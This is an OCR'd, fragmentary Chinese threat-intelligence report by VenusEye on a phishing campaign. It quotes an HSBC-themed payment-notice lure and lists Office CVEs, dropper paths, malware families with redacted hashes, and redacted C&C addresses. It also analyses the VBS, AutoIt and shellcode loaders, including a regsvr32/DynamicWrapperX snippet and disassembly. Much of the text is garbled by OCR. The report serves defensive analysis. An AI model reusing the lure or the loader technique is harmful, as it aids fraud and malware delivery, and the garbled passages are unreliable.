
Please find the attached eAdvice containing information on payment made to your bank today.

For security reasons, You are recommended to save and retain a copy for your future reference.

Should you have any queries, please call our Customer Service Hotline at (852) 2748 8288.


Yours faithfully,

HSBC Commercial Banking


VenusEye

CVE-2015-2545 shellcode PE

explorer.exe explorer.exe CVE-2012-0158



6.10 CVE-2012-0158 CVE-2015-2545 shellcode

Sophos Office Exploit

exploit

shellcode

	/		
CVE-2010-3333		%temp%\).exe	DL-2
CVE-2012-0158	/	%temp%\putty.exe	DL-2,MWI,AK
		%temp%\dead.exe	-1
		%temp%\pong.exe	
		%temp%\word.scr	
		%temp%\).exe	
		%temp%\..\svchost.exe	
CVE-2015-1641		%temp%\..\svchost.exe	AK-1,AK-2
		%temp%\vmsk.exe	
		%temp%\winsvchost.exe	

VenusEye


VenusEye

	ZeusVM	37bb**********
	pony	012c**********
	Citadel	bd07**********
	NanoCore	2c11**********
	predator pain logger	2a87**********
	hawkeye keylogger	4829**********
	ispy keylogger	e9d7**********
	Ozone	976f**********
	pony	cc9c**********
	ZeusVM	8f02**********
	pony	e740**********
	Citadel	84f0**********
	Netwire	7177**********
	pony	1032**********
	ZeusVM+ AutoIt Backdoor	bf19**********


6.2.2 ^P¢ Õ73 ©6Š < Æ

“ ”

VenusEye 威胁情报



6.13 ispy keyloger



6.14 Predator Pain keylogger

C&C			MD5
	Hxxp://***.*****.***/gate.php	ZeusVM	c061********** 6876**********
		pony	
	Hxxp://***.*****.***/tasks.php	Neutrino	bee0**********
	Hxxp://***.*****.***/file.php	Citadel	6e57**********
	d**********1@amakiri.eu	AgentTesla	aa75********** bd41********** d6f4**********
		hawkeye keylogger	
		ispy keylogger	
	O******4@mail.com	hawkeye keylogger	be74**********
	M*****9@yandex.com		

6.3.2 C&C D C B ì ^P¢,º ©6Š

C&C

keylogger

C&C		MD5
	ZeusVM	8745**********
	Pony	f0d7**********
	NanoCore	ed96**********
	Predator Pain Keylogger	dca6**********
	Kovter	cd3e**********
	iSpy keylogger	c5c4**********

Venus

Venu

Venu

VenusEye会

18.	2016	6	6	APT	1
19.	2016	6	2	APT	1
20.	2016	5	29	APT	

VenusEye全脚

w. Lz ‹


Lz ‹ 1 Æ ÖE³ žB 4ü ¶ e < Æ

10.1.1 VB Loader

Loader VB Loader

(1) EnumWindows EnumChildWindows 10

(2) PEB!NtGlobalFlags PEB!IsDebugged CPUID



Venus Live

VenusEye

(4) DCOM_DATA temp inject.vbs.BIN regsvr32 inject.vbs.BIN DynamicWrapperX DLL API

```
DO
SHELLOBJ.RUN "REGSVR32.EXE /I /S "& CHR(34)&DCOM_NAME& CHR(34),0,TRUE
SET DCOM = CREATEOBJECT("DYNAMICWRAPPERX")
WSCRIPT.SLEEP 1000
LOOP UNTIL ISOBJECT(DCOM)
```

(5) LOADER_DATA shellcode


(6) DynamicWrapperX VirtualAlloc shellcode CallWindowProcW PE_PTR, , ,0 Shellcode CallWindowProcW


```
NEXT
DCOM.CALLWINDOWPROCW LOADER_PTR,PE_PTR,DCOM.STRPTR (HOST_FILE),DCOM.STRPTR (COMMAND_LINE),0

SUB FIX_WOW64
```

Watch 1


Name	Value
LOADER_PTR	&H2B00000
PE_PTR	&H2B10000

(7) shellcode RC4 PE svchost.exe






(8)



(9) PE




2. Autoit Loader


Autoit loader shellcode

shellcode VBS Loader CallWindowProc

(1) Avast sleep 35000ms VirtualBox VMware Sandboxie




(2) PE



(3) Base64 PE

(4) Base64 PE shellcode Base64

CallWindowProc PE



(5)

(6) PE


10.1.4 Shellcode Loader

2015 10 Shellcode Loader Loader


[ ].XXX [ ].XX_

_ [ ].XXX

@.cm_ @.cmd @.cmd



(1) @.cmd



(2) shellcode shellcode_a

```
004072EE   .  8D85 90EFFFFF LEA     EAX,DWORD PTR SS:[EBP-0x1070]
004072F4   .  FFD0           CALL    EAX
004072F6   .  83C4 08        ADD     ESP,0x8
EAX=0012E3A8
```

地址	十六进制	反汇编	注释
0012E3A8	E8 0D020000	CALL 0012E5BA	
0012E3AD	33C0	XOR EAX,EAX	
0012E3AF	C3	RETN	
0012E3B0	8B5424 0C	MOV EDX,DWORD PTR SS:[ESP+0xC]	
0012E3B4	8B4C24 04	MOV ECX,DWORD PTR SS:[ESP+0x4]	
0012E3B8	8BC2	MOV EAX,EDX	
0012E3BA	4A	DEC EDX	
0012E3BB	57	PUSH EDI	
0012E3BC	8BF9	MOV EDI,ECX	
0012E3BE	85C0	TEST EAX,EAX	
0012E3C0	74 12	JE SHORT 0012E3D4	
0012E3C2	56	PUSH ESI	
0012E3C3	8D72 01	LEA ESI,DWORD PTR DS:[EDX+0x1]	
0012E3C6	8B5424 10	MOV EDX,DWORD PTR SS:[ESP+0x10]	
0012E3CA	8A02	MOV AL,BYTE PTR DS:[EDX]	
0012E3CC	8801	MOV BYTE PTR DS:[ECX],AL	
0012E3CE	41	INC ECX	
0012E3CF	42	INC EDX	

(3)shellcode_a @.cm_ shellcode

shellcode_b

```
00AB0000   6A 00        PUSH    0
00AB0002   6A 01        PUSH    1
00AB0004   E8 0F000000  CALL    00AB0018
00AB0009   6A 00        PUSH    0
00AB000B   6A 00        PUSH    0
00AB000D   E8 06000000  CALL    00AB0018
00AB0012   83C4 10      ADD     ESP,10
00AB0015   33C0         XOR     EAX,EAX
00AB0017   C3           RETN
```

(4) shellcode_b 0xAB0018

0	
1	@.cm_ PE
5	
6	vmtoolsd.exe VBoxService.exe
7	
8	
9	iexplore.exe
A	

14	

shellcode_b PE

“ ” shellcode PE

shellcode_a shellcode_b Shellcode Loader

```
004022C9   51            PUSH    ECX
004022CA   51            PUSH    ECX
004022CB   8D85 38E4FFFF LEA     EAX,DWORD PTR SS:[EBP-0x1BC8]
004022D1   DD1C24        FSTP    QWORD PTR SS:[ESP]
004022D4   FFD0          CALL    EAX
004022D6   59            POP     ECX
EAX=0012D944

地址       十六进制      反汇编
0012D944   E8 0D020000   CALL    0012DB56
0012D949   33C0          XOR     EAX,EAX
0012D94B   C3            RETN
0012D94C   8B5424 0C     MOV     EDX,DWORD PTR SS:[ESP+0xC]
0012D950   8B4C24 04     MOV     ECX,DWORD PTR SS:[ESP+0x4]
